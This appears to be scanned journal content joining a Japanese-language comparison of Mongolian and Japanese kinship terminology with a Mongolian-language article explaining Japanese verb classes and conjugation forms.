
モンゴル人の親戚関係はeshとudamに分類され、基本的にeshを男性側に、urag udamを女性側に含めて議論する。

モンゴルの言語学者であるD.ゴンゴルによると、親戚は父方のYasan turulと母方のTsusan turulに分けられ、Yasan turulの親戚はavga, Tsusan turulの親戚はnagatsと呼ばれる。

直系では父母との関係、傍系では叔父叔母関係を述べられるが、世代の数え方が様々である。例えば：自分-娘/息子-jich-guch-doch-tach-jiliihui-taliihui 自分-娘/

息子-孫-achintsar-jich-jichintser-ue-ueld-haya-ayald 下記の図はモンゴル人の親族名称であり、ハルハ中央方言に基づいて説明する。

### モンゴル人の親族名称



### 日本人の親族名称

親族名称は人類学及び言語学の興味深いテーマの一つである。つまり、親族とは親子のような血族関係や結婚によって繋がりをもった婚姻関係を有する者の総称である。親族関係の繋がり方によって直系・傍系、尊属・卑属といった名称で別途関連が付けられている。特に、日本の民法上（第4編 家族、家族範囲、第七百二十五条）に次に掲げる者は、親族とする。

- 一 六親等内の血族
- 二 配偶者

### 三 三親等内の姻族

日本人も家族及び血族を重視してきた。日本語は親族名称及び血族関係の言葉が豊かである。親族とは、親子のような血縁関係や、結婚によって繋がりをもった婚姻関係を有する者の総称である。親族関係の繋がり方によって直系・傍系（ぼうけい）、尊属（そんぞく）・卑属（ひぞく）といった名称で別途関連付けられている。血族とは、親や子供のように血縁関係のある親族を指す。普通は「血縁者」と呼ばれることもある。ただし、養子縁組によって結ばれた養子と養親は、「法定血族」と呼ばれ血族の一種である。姻族とは、夫と妻、それぞれの血族と血族との関係を指す言葉である。すなわち、夫の血族と妻の血族は姻族という関係になる。ただし、この姻族の関係は、あくまでも夫と妻それぞれに限った関係で、配偶者以外の者同士が姻族になるわけではない。

親族の呼び方を見ていく上で、重要な関係が「直系」と「傍系」である。それぞれ次のような意味を持っている。

直系とは、親子関係や親の親とのつながり、子の子のような上下に直接的な親子関係を持っている間柄（系図）を指し示す。ただし、自分と祖父母とは直接的な親子ではない。間に父母を挟んでいる。自分と孫との関係も同様である。間に子どもを挟んでいる。

傍系とは、兄弟姉妹や叔父や叔母などのように、「同じ祖先から分かれた系統」を意味する。父母や祖父母、孫のように上下直線的な関係に比べ、傍系とは左右のつながりである。

同じ祖先の元に生まれた子孫でありながらも、別の系統に属している場合を「傍系」と呼んでいる。最も身近な傍系が兄弟姉妹であるが、自分の先祖の兄弟姉妹も全て傍系であると言える。もちろん「いとこ」も傍系である。親族を血族と姻族に分けた場合、血族はさらに「尊属」と「卑属」の2種類に分けることが出来る。尊属とは、父母や祖父母、叔父叔母、曾祖父母など、自分よりも前の世代に属する血族を指し示す。一般的に「先祖」と呼ぶ血族が尊属である。この中で父母や祖父母、曾祖父母を、特に「直系尊属」と呼んでいる。それに対して叔父叔母や祖父母の兄弟姉妹が「傍系尊属」である。卑属とは、簡単に言うと自分の「

子孫」のことを意味する。例えば子や孫、曾孫、甥姪などが卑属である。自分の世代よりも後に続く世代に属する血族を、卑属と呼んでいる。卑属にも子や孫、曾孫のような「直系卑属」と甥や姪などの「傍系血族」の2種類がある。

中国語と比較すると、中国語の叔父叔母の表現は下記の通りである。

- 姑母(*gumu*) 父の姉妹
- いぼ(*zumu*) 母の姉妹
- 伯母(*bomu*) 父の兄の妻
- 舅母(*jiumu*) 母の兄弟の妻
- 叔母 (*shumu*) 父の弟の妻

日本語のいとこ/ *itoko*/を中国語ではさらに細かく表現する。姉を自分の姉と夫の姉を区別する。中国語にも親族名称を詳しく表現しているのは親戚同士結婚に関係があるらしい。

日本語の“いとこ”については下記の通りである。


平行いとこ（へいこういとこ、*parallel cousin*）と交叉いとこ（こうさいいとこ、*cross cousin*）は、人類学において親族の区別に用いられ、いとこのうち、親どうしが同性（兄弟または姉妹）であるものを平行いとこと呼び、異性（兄妹または姉弟）であるものを交叉いとこと呼ぶ。言いかえると、平行いとこは父親の兄弟（父方のおじ）の子、または母親の姉妹（母方のおば）の子を言い、交叉いとこは父親の姉妹（父方のおば）の子、または母親の兄弟（母方のおじ）の子を言う。単系の親族（父系制または母系制）において、平行いとこは自分と同じ親族に属するが、交叉いとこはそうではなく、交叉いとこの結婚は族外婚になる。また、未婚同士の平行いとこが同じ苗字となることも、ならないこともある。

日本人はach-孫のことを性別の区別をせず”孫”と呼んでいる。

「孫(まご)」とは、「自分から見た場合の子の子・二代目(二親等)の子孫」のことを意味する言葉である。「孫」は「養子の子」である場合もあり、血縁関係がない養子の子でも自分にとっての「孫」になる。

日本人の親族名称は自分より上下6世代は下記の通りである。

日本人の親族名称の表



日本語の世代ごとの親族名称

自分より上の世代:

第一代: 父, 母

第二代: 祖父, 祖母

第三代: 曾祖父, 曾祖母 /elents ovog, elents emeg/

第四代: 高祖父, 高祖母 /hulants ovog, hulnats emeg/

第五代: 高祖父母の父母 /elen ovog, elents ovog/

第六代: 高祖父母の祖父母 /hulan ovog, hulan emeg/

自分より下の世代:

第一代: 息子、娘

第二代: 孫 /ach, zee/

第三代: 曾孫 /jich/

第四代: やしやご /guch/

第五代: 来孫 /doch/

第六代: 昆孫 /tach/

結論

モンゴル人の親族名称と日本人の親族名称の特徴は下記の通りである。

モンゴル民法の9.1.3で親戚同士の結婚は禁止されている。

日本の民法上（第4編 家族、家族範囲、第七百二十五条）に次に掲げる者は、親族とする。

- 一 六親等内の血族
- 二 配偶者
- 三 三親等内の姻族

（直系姻族間の婚姻の禁止）

第七百三十五条 直系姻族の間では、婚姻をすることができない。第七百二十八条又は第八百十七条の九の規定により姻族関係が終了した後も、同様とする。つまり両国の法律にも家族に関係することについて述べている。

・ 今回の研究にはモンゴル人の親族名称の世代を 9代/ovoo-elents  
ovog-hulants ovog-elen ovog-hulan ovog-holboo ovog-undur ovog-ovog emeg-  
ovog deedes

自分より下世代 huu-ach huu-jich huu-guch huu-jichintser huu-gunchintsar huu-jihui  
huu-jiluuhui huu-taliihui huu

- モンゴル語と日本語に血族関係と姻族関係が同じくある。
- モンゴル人はavga,nagatsを区別している。日本人は叔父、叔母を区別しない。例えば：モンゴル人は父の兄弟・姉妹のことをavgaと呼んでいる。母の場合は,nagatsと呼んでいる。
- モンゴル語と日本語には親族名称は異文化による特徴を持っている

モンゴルでは9親等以内の結婚は禁止されている。現代辞典には親族名称の言葉が少なくなってきた。翻訳作品にも親族名称を詳しく書かないで彼の兄、息子の子、兄の奥さんなどと翻訳されている。

### モンゴル語の参考文献

- Adyasuren.Ch, Nyambuu.Kh "モンゴル習慣小辞典", ウランバートル市., 1990年
- Vanjil.B "モンゴルの伝統的な生活様式の辞典", ウランバートル市., 1992年
- Gongor.D "Khalh tobchoon", ウランバートル市., 1978年
- Jagvaral.D "モンゴル語の尊敬語", ウランバートル市., 1976年
- "モンゴルの習慣大辞典"
- "モンゴルの分類辞典", 北京., 1962年
- Ulziitogtokh, Goosaikhan, Khsigibayar "モンゴル-中国-日本辞典", Уб., 2005
- Ravdan.E "言語学史について", ウランバートル市., 2005年
- Sayanaym.Yo Саяням.Ё. "親族について規則", ウランバートル市., 2006年
- Sumyabaatar.B "Guchin zurgaat tailbar toli", ウランバートル市., 2005年
- Serjee.B Ochir.T "Mongolchuudiin ovgiin lavlah", ウランバートル市., 1998年
- Tserendorj.G . "Ulsiin ner tomyonii komissin medee ", Уб., 1982年
- Tsevel.Ya "モンゴルの言葉の説明辞典", ウランバートル市., 1966年
- Shagj "モンゴル言葉の説明辞典", ウランバートル市., 1994年

### 日本語の参考文献

1. 広辞苑
2. 日本語の特徴 金田 一春彦、1989年2月6日一版、1992年10月27日三版
3. 民族学辞典 民族学研究所、1951年1月36日初版、1991年2月28日六版行
4. <https://www.weblio.jp/content/>

5. <https://elaws.e-gov.go.jp/>
6. [https://Kaju- \(ka-ju.co.jp\)](https://Kaju-(ka-ju.co.jp))

**ЯПОН ХЭЛНИЙ ҮЙЛ ҮГИЙН АНГИЛАЛ БА ХУВИЛАЛ**

Д.Алимаа\*

*(СЭДС-ийн япон хэлний багш)*

**Хураангуй:** Хэл сурахад хамгийн чухал зүйлсийн нэг бол үгийн сан юм. Япон хэл сурахад мөн адил юм. Нэр үгийн хувьд бол үгийг цээжлэхэд болно, харин үйл үг, тэмдэг нэрийн хувьд ангилал болон хувилах арга хэлбэрийг системтэй ойлгох хэрэгтэй. Япон хэлний үйл үгийн ангилал болон хувилал нь япон хэл суралцагчдын хувьд хамгийн хэцүү, төвөгтэй асуудлын нэг мөн юм. Иймээс япон хэлний үйл үгийн ангилал болон хувиллын онцлогийг тодорхойлж энгийн ойлгомжтой байдлаар тайлбарлахыг зорсон.

**Түлхүүр үг:** *үйл үг, ангилал, хувилал, нөхцөл*

**Япон хэлний үйл үгийн ангилал, хувилал, нөхцөл**

Үйл үгийн үндсэнд дагавар нөхцөл залгах үед тухайн үйл үг хэлбэрээ өөрчлөн хувилахыг үйл үгийн хувилал гэнэ. Жишээлбэл, "явах" 「行く」 үйл үгийн араас "-маар байна" гэсэн хүсэх утгатай дагавар залгахад 「行く」 нь 「行き」 болж хэлбэрээ өөрчлөн хувирдаг. Ингэж өөрчлөгдөхийг үйл үгийн хувилал гэж нэрлэнэ.

Япон хэлний үйл үгийн хувилал нь тогтсон дүрэмтэй. Үйл үгийн хувиллыг эзэмшихэд анхаарах ёстой хамгийн эхний зүйл бол үйл үгийн ангилал юм. Бүтцийн хувьд хэрхэн хувилж байгаагаар нь гурав ангилна. Япон хэлний бүх үйл үг толь бичгийн хэлбэрт байхдаа “Ү” авиагаар төгсдөг.

1-р групп буюу “ү” төгсгөлтэй үйл үг, 2-р групп буюу “рү” төгсгөлтэй үйл үг, 3-р групп буюу дүрмийн бус үйл үг гэж ангилна. Дараагийн чухал зүйл бол хувилал бөгөөд нийт 8 төрөл байна. Үүнд: а хэлбэр, и хэлбэр, ү хэлбэр, э хэлбэр, о хэлбэр, рү гээгдэх хэлбэр, та хэлбэр, тэ хэлбэр.

Үйл үгийн хувиллын хэлзүйн нэршил болон сургалтад хэрэглэдэг нэршил нь ялгаатай.

*Хүснэгт 1. Ангилал*


СОЁЛ ЭРДЭМ ДЭЭД СУРГУУЛЬ

Хэлзүйн нэршил	Тайлбар	Сургалтанд хэрэглэдэг нэршил
<p>ごだん 五 段 活 用 Таван эгшгийн хувилал</p>	<p>Цагаан толгойн а, и, ү, э, о үсгийн эгнээ сэлгэн хувилна. 「読む」 「買う」 гэх мэт. “Ү” төгсгөлтэй байна.</p>	1-р групп
<p>かみいちだん 上 一 段 活 用 Дээд нэг эгнээний эгшгийн хувилал</p>	<p>Зөвхөн “И” эгнээгээр хувилна. 「見る」 「起きる」 гэх мэт. “Ирү” төгсгөлтэй байна</p>	2-р групп
<p>しもいちだん 下 一 段 活 用 Доод нэг эгнээний эгшгийн хувилал</p>	<p>Зөвхөн “Э” эгнээгээр хувилна. “Эрү” төгсгөлтэй байна</p>	2-р групп
<p>カ行変格活用 Ка мөрийн хувилал Дүрмийн бус үйл үг</p>	<p>Зөвхөн 「来る」 буюу “Ирэх” гэдэг үг хувилдаг. “Рү” төгсгөлтэй байна</p>	3-р групп
<p>サ行変格活用 Са мөрийн хувилал Дүрмийн бус үйл үг</p>	<p>Зөвхөн 「する」 буюу “Хийх” гэдэг үг хувилдаг. “Рү” төгсгөлтэй байна</p>	3-р групп

Үйл үгийн 3 групп болон 8 төрлийн хувиллыг нарийвчлан авч үзье. Япон хэлний цагаан толгойн үсгийн 5 эгшгээр хувирдаг үйл үгийг “Ү” төгсгөлтэй үйл үг буюу 1-р группын үйл үг гэдэг. Хэлзүйн нэршлээр 五段活用動詞 годанкацүөодооши гэдэг. Өөрөөр хэлбэл цагаан толгойн а, и, ү, э, о гэсэн 5 эгнээ сэлгэн хувирч чаддаг учраас 5 эгнээгээр /хэлбэрээр/ хувилдаг үйл үг гэж нэрлэдэг. Араас нь залгаж байгаа нөхцөл дагавраас шалтгаалж үйл үг авиа сэлгэн хувилдаг. Тухайн сэлгэсэн эгнээний авиагаар хувиллыг нэрлэдэг. Үүнд: あ形(а хэлбэр),い形( и хэлбэр),う形(ү хэлбэр),え形(э хэлбэр), お形(о хэлбэр) ”Ү” хэлбэрийг үндсэн хэлбэр, толь бичгийн хэлбэр гэх мэтээр нэрлэдэг.


1-р групп буюу “Ү” төгсгөлтэй үйл үгийн хувиллын жишээ /үрү буюу зарах/

う規則動詞(u regular verb)の活用の例(売る)



Зөвхөн сүүлийн эгшгийг сэлгэн 5 эгнээгээр хувиргаж байна. Үрү буюу зарах гэдэг үгээ жишээ болгож дагавар залгахад хэрхэн хувилсаныг үзье.

う規則動詞(u regular verb)の活用と後続語との関係



Ямар нэгэн дагавар залгахгүй үед буюу толь бичгийн хэлбэрт байхдаа ”У” хэлбэр буюу “ү” төгсгөлтэй байна. Үгүйсгэх утгатай “-най” дагаврыг залгах болбол үйл үгийн үндэс “ү” хэлбэрээс “а” хэлбэрт шилжиж байна. Эелдэг утга илэрхийлэх “-масү” дагавар залгахын тулд үйл үг “и” хэлбэрт хувилна. Болзох, таамаглах утгатай “-ба” дагаврыг залгахад үйл үг “э” хэлбэрт хувилна. Хүсэл зориг илэрхийлсэн “-ү” дагаврыг залгах бол үйл үгийн сүүлчийн эгшиг “о” эгнээнд хувилна. Үйл үгийн энэхүү хувиллыг цээжлэн тогтооно.

2-р группын үйл үг буюу “Рү” төгсгөлтэй үйл үгийг 一段活用動詞ичиданкацүёо дооши гэдэг. Дотроо дээд эгнээгээр хувирдаг үйл үг /ками ичидан кацүёо дооши/, доод

эгнээгээр хувилдаг үйл үг /шимо ичидан кацүёо дооши/ гэж хуваагдана. Дээд эгнээгээр хувилдаг үйл үг нь “ирү” төгсгөлтэй, доод эгнээгээр хувилдаг үйл үг нь “эрү” төгсгөлтэй байна. Цагаан толгойн байрлалын хувьд “и” үсэг хоёр дахь эгнээнд, “э” үсэг дөрөв дэх эгнээнд байрладагаас шалтгаалан нэрлэгдсэн байна.

		後に続く語	下二段	寝る	未然形
な	行	う	ない	e	寝
な	あ段	ます	e	e	寝
に	い段	。	eru	eru	寝
ぬ	う段	。	eru	eru	寝
ね	え段	。	eru	eru	寝
の	お段	。	ere	ere	寝
		。	ero	ero	寝

下二段活用の例(寝る)

		後に続く語	上二段	着る	未然形
か	行	う	ない	i	着
か	あ段	ます	i	i	着
き	い段	。	iru	iru	着
く	う段	。	iru	iru	着
け	え段	。	ire	ire	着
こ	お段	。	iro	iro	着

上二段活用の例(着る)

1-р группын үйл үг нь цагаан толгойн эгшиг сэлгэн 5 эгнээ буюу 5 хэлбэрээр хувилдаг бол 2-р группын үйл үг нь 4 хэлбэрээр хувилна. Үүнд, “ү” “э” “о” эгшиг сэлгэн 3 эгнээ хувирна. Мөн төгсгөлийн “рү” үеэ бүтнээр нь гээдэг <sup>だつらくけい</sup>る脱落形(ru-dropping form) гэдэг хэлбэртэй. Жишээ нь, 「着る」 буюу өмсөх гэдэг үйл үгийн араас "-маар байна" гэсэн хүсэх утгатай нөхцөл залгахад 「着たい」 болно. Энэ үед үйл үгийн төгсгөлийн “рү” гээгдсэн байна. Иймээс рү гээгдэх хэлбэр гэдэг.


る規則動詞(ru regular verb)の活用の例(着る)



「着る」 бол 2-р группын үг бөгөөд “ү” хэлбэрт байна. Сүүлийн эгшигийг сэлгэж “ү”, “э”, “о” хэлбэрт хувилсан байна. “э” хэлбэр нь 「着れ」、”о” хэлбэр нь 「着ろ」, “рү” үеийг гэж 「着」 болно.

2-р группын үйл үгийн хувиллыг 「食べる」 ”идэх” гэдэг үгэнд нөхцөл залгаж жишээ татъя.

る規則動詞(ru regular verb)の活用と後続語との関係



Үгүйсгэх “-наи” нөхцөл болон элдэг утгыг илэрхийлэх “-масү” нөхцөл залгахад “Рү” хэлбэр гээгдэнэ. Болзох утгатай “-ба” нөхцөл залгахад “Э” хэлбэрт шилжиж, захирах утга илэрхийлэхэд “О” хэлбэрт хувилна.

3-р групп буюу дүрмийн бус хувилдаг үйл үг “Ка” мөрөөр хувилдаг”Күрү”, “Са” мөрөөр хувилдаг “Сүрү” гэсэн хоёр үйл үг байна.

後に接ぐ語	する	サ行変格活用	後に接ぐ語	来る	カ行変格活用
ぬ	せし	未然形	よう	こ	未然形
ます	し	連用形	ます	き	連用形
。	する	終止形	。	く	終止形
とき	する	連体形	とき	く	連体形
ば	すれ	仮定形	ば	くれ	仮定形
。	しろ	命令形	。	こ	命令形

3-р группын “Күрү” гэдэг үгийн хувилал ба дагавар залгах хэлбэр

不規則動詞(irregular verb)「来る」の活用と後続語との関係



3-р группын “Сүүрү” гэдэг үгийн хувилал ба дагавар залгах хэлбэр

不規則動詞(irregular verb) 「する」の活用と後続語との関係



Өнгөрсөн цагийг илэрхийлэх “-та” хэлбэр. Энэ нь үйл үгийн үндсэнд “-та” “нөхцөл залгаж үүснэ. 1- р групп буюу “У” төгсгөлтэй үйл үг хэрхэн хувилдгийг үзье.

	辞書形	タ形
	かう kau	かった katta
	まつ matsu	まった matta
	とる toru	とった totta
	よむ yomu	よんだ yonda
	あそぶ asobu	あそんだ asonda
	しぬ shinu	しんだ shinda
	かく kaku	かいた kaita
	いそぐ isogu	いそいだ isoida
	はなす ← 音便変化なし hanasu	はなした hanashita
*	いく ← 例外・促音便 iku	いった itta

辞書形からの場合

「う・つ・る」 → 「った tta」      「む・ぶ・ぬ」 → 「んだ nda」  
 「く」 → 「いた ita」    「ぐ」 → 「いだ ida」    「し」 → 「した shita」


2-р группын үйл үг “-та” хэлбэрт хувилахад “Рү” төгсгөл нь гээгдэнэ.

る規則動詞(ru regular verb)のた形(ta form)

る規則動詞(ru regular verb)			
	う形(u form) 辞書形(dictionary form) 標準形(base form)	る脱落形(ru-dropping form)	た形(ta form)
1	dekiru / できる / 出来る	deki	dekita
2	iru / いる	i	ita
3	hajimeru / はじめる / 始める	hajime	hajimeta
4	kangaeru / かんがえる / 考える	kangae	kangaeta
5	taberu / たべる / 食べる	tabe	tabeta
6	ageru / あげる	age	ageta
7	miru / 見る	mi	mita
8	kiru / 着る	ki	kita

3-р группын хоёр үгийн хувьд тус тусын мөрийн үсгийн “И”эгнээнд шилжинэ. Ингэхдээ “ry” төгсгөлийг гээж, үгийн үндэс өөрчлөгдөнө.

不規則動詞(irregular verb)のた形(ta form)



Одоо үргэлжлэх цагийг илэрхийлэх “Тэ” хэлбэр нь “Та” хэлбэртэй яг адилхан хувилж үүсдэг.

1-р групп

	辞書形	テ形
	かう kau	かって katte
	まつ matsu	まって matte
	とる toru	とって totte

	よむ yomu	よんで yonde
	あそぶ asobu	あそんで asonde
	しぬ shinu	しんで shinde
	かく kaku	かいて kaite
	いそぐ isogu	いそいで isoide
	はなす ← 音便変化なし hanasu	はなして hanashite
	いく ← 例外・促音便 iku	いって itte

2-р групп

	辞書形	テ形
	たべる taberu	たべて tabete
	ねる neru	ねて nete
	あげる ageru	あげて agete
	みる miru	みて mite
	できる dekiru	できて dekite

3-р групп

	辞書形	テ形
	くる kuru	きて kite
	する suru	して shite

Япон хэлний сургалтанд сурах бичгээсээ шалтгаалан үйл үгийн өнгөрсөн цагийн “та” нөхцөл болон одоо цагийн “тэ” нөхцөлийг үйл үгийн үндсэнд залгахдаа толь бичгийн хэлбэр болон эелдэг хэлбэр болох “масү” хэлбэр гэсэн 2 янзын хэлбэрээс үүсгэдэг. Хамгийн түгээмэл хэрэглэдэг “Миннано нихоно” сурах бичгийн хувьд “-масү” хэлбэрийг 4-р хичээлд үздэг бөгөөд сурах бичиг бүхэлдээ эелдэг хэлбэрээр бичигдсэн байдаг. 14-р хичээл дээр үйл үгийн ангилал гардаг бөгөөд “масү” хэлбэрийн хувиллаас ангилдаг. Тиймээс масү хэлбэрээс завал илүү хялбар мэт санагддаг. “-наи” хэлбэрийг 17-р хичээлд, толь бичгийн хэлбэрийг 18-р хичээлд, санаа

зориг илэрхийлсэн хэлбэрийг 31-р хичээлд, захирах хүсэх хэлбэрийг 33-р хичээлд, болзох хэлбэрийг 35-р хичээлд тус тус судалдаг.

“масү” хэлбэрээс 1- р группын үг “га”, “гэ” нөхцөлөөр хувилсан жишээ:

	マス形	タ形	テ形
	かいます <b>ka</b> imasu	かった	かって <b>katte</b>
	まちます <b>mach</b> imasu	まった	まって <b>matte</b>
	とります <b>tori</b> imasu	とった	とって <b>totte</b>
	よみます <b>yomi</b> imasu	よんだ	よんで <b>yonde</b>
	あそびます <b>asobi</b> imasu	あそんだ	あそんで <b>asonde</b>
	しにます <b>shini</b> imasu	しんだ	しんで <b>shinde</b>
	かきます <b>kaki</b> imasu	かいた	かいて <b>kaite</b>
	いそぎます <b>isogi</b> imasu	いそいだ	いそいで <b>isoide</b>
	はなします <b>hanashi</b> imasu	はなした	はなして <b>hanashite</b>
	いきます <b>iki</b> imasu	いった	いって <b>itte</b>

マス形からの場合

「い・ち・り」 → 「って tte」 「み・び・に」 → 「んで nde」

「き」 → 「いて ite」 「ぎ」 → 「いで ide」 「し」 → 「して shite」

Хэлзүйн хувьд үйл үгийн хувиллын 6 үндсэн хэлбэр байна.

Мизэнкэй буюу туслах үйл үгийн хэлбэр, рэнёокэй буюу үргэлжлэх хэлбэр, шюүшикэй буюу төгсгөх хэлбэр, рэнтайкэй буюу нэр үг болон төлөөний үгэнд залгах хэлбэр, катэйкэй буюу таамаглах хэлбэр, мэйрэйкэй буюу захирах хүсэх хэлбэр

- ① 未然形 : туслах үйл үгийн хэлбэр бөгөөд ямар нэг үйлдэл, үйл хөдлөл харахан болоогүй байна гэсэн утгатай. Хамаарах нөхцөлүүд нь

否定形 үгүйсгэх **ない**

意向形 хүсэл зориг илэрхийлэх нөхцөл **う・よう**

受身形 бусдын эрхэнд үйлдэгдэх нөхцөл **れる・られる**

使役形 бусдаар үйлдүүлэх нөхцөл **せる・させる**

Жишээ: 行か—ない явахгүй, 行こ—う явья, 見—よう үзье, 書か—せる бичүүлэх, 書か—れる бичигдэх

② 連用形 : үргэлжлэх хэлбэр/ нөхцөл нь

③ テ 形 “-тэ” нөхцөл

④ タ 形 “-та” нөхцөл

⑤ 丁寧形 эелдэг хэлбэрийн масү нөхцөл

⑥ タリ形 “-тари” нөхцөл

た・だ・て・ます・たい・ながら гэсэн нөхцөлөөр хувилна. Жишээ: 書き—ます бичдэг, бичнэ, 行き—たい явмаар, 行つ—た явсан, 書い—て бичиж, 書き—は じめる

⑦ 終止形 : төгсгөх хэлбэр/ нөхцөлгүй

と・から・けれど・そうだ・на гэсэн нөхцөлөөр хувилна. Жишээ нь: 田中さんも 行くからね。Танака ч гэсэн явах учраас . 触るな。Хүрэхийг хориглоно

⑧ 連体形 : нэр үг болон төлөөний үгэнд залгах хэлбэр

とき・の・こと・ので гэсэн нөхцөлөөр хувилна. Жишээ нь: 来る—とき ирэх үед, 行く—ので явах учраас гэх мэт.

⑨ 仮定形 : таамаглах хэлбэр

— 条件形 “-ба” болзох нөхцөл Жишээ нь: 起き—れば босвол, 書け—ば бичвэл

—

⑩ 命令形 : захирах хүсэх хэлбэр / ярианы өнгө аясаар илэрнэ.

「！」・ろ гэсэн нөхцөлөөр хувилна. Жишээ: 行け！ яв, 出—ろ！ гар

Үйл үгийн хувиллын 6 үндсэн хэлбэрээр хувилахад үйл үг хэрхэн эгнээ сэлгэж байгааг харуулья.

基本形	語幹	未然形	連用形	終止形	連体形	仮定形	命令形
-----	----	-----	-----	-----	-----	-----	-----

нөхцөл		否定形 -ない 意向形 -う・よ う	丁寧形- ます 過去 形-た	言い切 る 辞書形-	辞書 形	条件 形 -ば・ れば	命令して 言い切る 命令形
行く	い (行 )	—か —こ	— き —つ	—く	—く	—け	—け
た べる	た べ	—る 脱落系形	— る脱落 形	る	る	—れ	—ろ
